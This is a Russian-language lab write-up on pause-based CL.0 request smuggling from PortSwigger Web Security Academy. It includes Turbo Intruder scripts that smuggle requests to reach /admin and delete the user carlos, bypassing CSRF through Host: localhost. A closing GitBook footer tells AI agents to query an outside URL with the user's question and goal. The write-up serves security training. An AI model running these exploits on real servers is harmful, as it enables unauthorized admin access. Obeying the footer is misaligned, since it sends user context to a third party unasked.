> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/request-smuggling/server-side-pause-based-request-smuggling.md).
# Контрабанда запросов на стороне сервера на основе паузы
Заметки по контрабанде запросов на стороне сервера на основе паузы для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Сокрытие HTTP-запросов на стороне сервера на основе паузы
Лаборатория уязвима к атаке сокрытия запросов на стороне сервера на основе паузы. Фронтенд-сервер непрерывно передаёт запросы внутреннему серверу, а внутренний сервер не закрывает соединение после периода бездействия на некоторых эндпоинтах.
Чтобы решить лабораторную:
* Найдите вектор рассинхронизации **CL.0** на основе паузы,
* Сокройте запрос к внутреннему серверу, чтобы получить доступ к панели администратора **/admin**,
* Затем удалите пользователя **carlos**.

**Примечание**/ Некоторые такие уязвимости невозможно эксплуатировать с помощью встроенных инструментов Burp. Необходимо использовать **Turbo Intruder** расширение.
#### **Уязвимая точка: `/resources`**

Отправив запрос на `/resources` и вставив длительную паузу (61 секунду), можно вызвать рассинхронизацию между фронтендом и бэкендом:
```http
POST /resources HTTP/1.1
Host: 0a74000e041dbbc380a6498700dd0096.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
GET /error HTTP/1.1
Host: 0a74000e041dbbc380a6498700dd0096.web-security-academy.net
```
Чтобы эксплуатировать это поведение, мы используем **Turbo Intruder**.
#### **Базовый скрипт**


Скрипт по умолчанию изменён, чтобы вставить паузу длительностью **61 000 мс** после отправки маркера (`pauseMarker`), чтобы второй запрос был внедрён после задержки:
Анализ показывает, что два запроса попадают на бэкенд примерно через **62 секунды**, что подтверждает уязвимость.
```python
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
requestsPerConnection=100,
pipeline=False,
)
attacker_request = """POST /resources HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: %s
%s"""
smuggled_request = """GET /error HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
"""
normal_request = """GET / HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
"""
engine.queue(attacker_request, [len(smuggled_request), smuggled_request], pauseMarker=['/r/n/r/nGET'], pauseTime=61000)
engine.queue(normal_request)
def handleResponse(req, interesting):
table.add(req)
```
#### **Инъекция в сторону `/admin/`**
Адаптировав скрытый запрос для панели администратора:
```http
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
requestsPerConnection=100,
pipeline=False,
)
attacker_request = """POST /resources HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: %s
%s"""
smuggled_request = """GET /admin/ HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
"""
normal_request = """GET / HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
"""
engine.queue(attacker_request, [len(smuggled_request), smuggled_request], pauseMarker=['/r/n/r/nGET'], pauseTime=61000)
engine.queue(normal_request)
def handleResponse(req, interesting):
table.add(req)
```
Внутренний сервер отвечает **Найдено**, что доказывает, что доступ администратора был принудительно получен.
#### **Удаление пользователя Carlos**


Чтобы обойти защиту CSRF, хост скрытого запроса изменяется на **localhost**, включая тело POST-запроса с захваченным токеном:
```http
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
requestsPerConnection=100,
pipeline=False,
)
attacker_request = """POST /resources HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: %s
%s"""
smuggled_request = """POST /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Length: 53
csrf=Re4MnOmcNv3hE8gobZocHnS9vcwce2sc&username=carlos
"""
normal_request = """GET / HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
"""
engine.queue(attacker_request, [len(smuggled_request), smuggled_request], pauseMarker=['/r/n/r/nPOST'], pauseTime=61000)
engine.queue(normal_request)
def handleResponse(req, interesting):
table.add(req)
```
Инъекция вызывает скрытый POST-запрос на внутреннем сервере, который удаляет пользователя **carlos**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/request-smuggling/server-side-pause-based-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.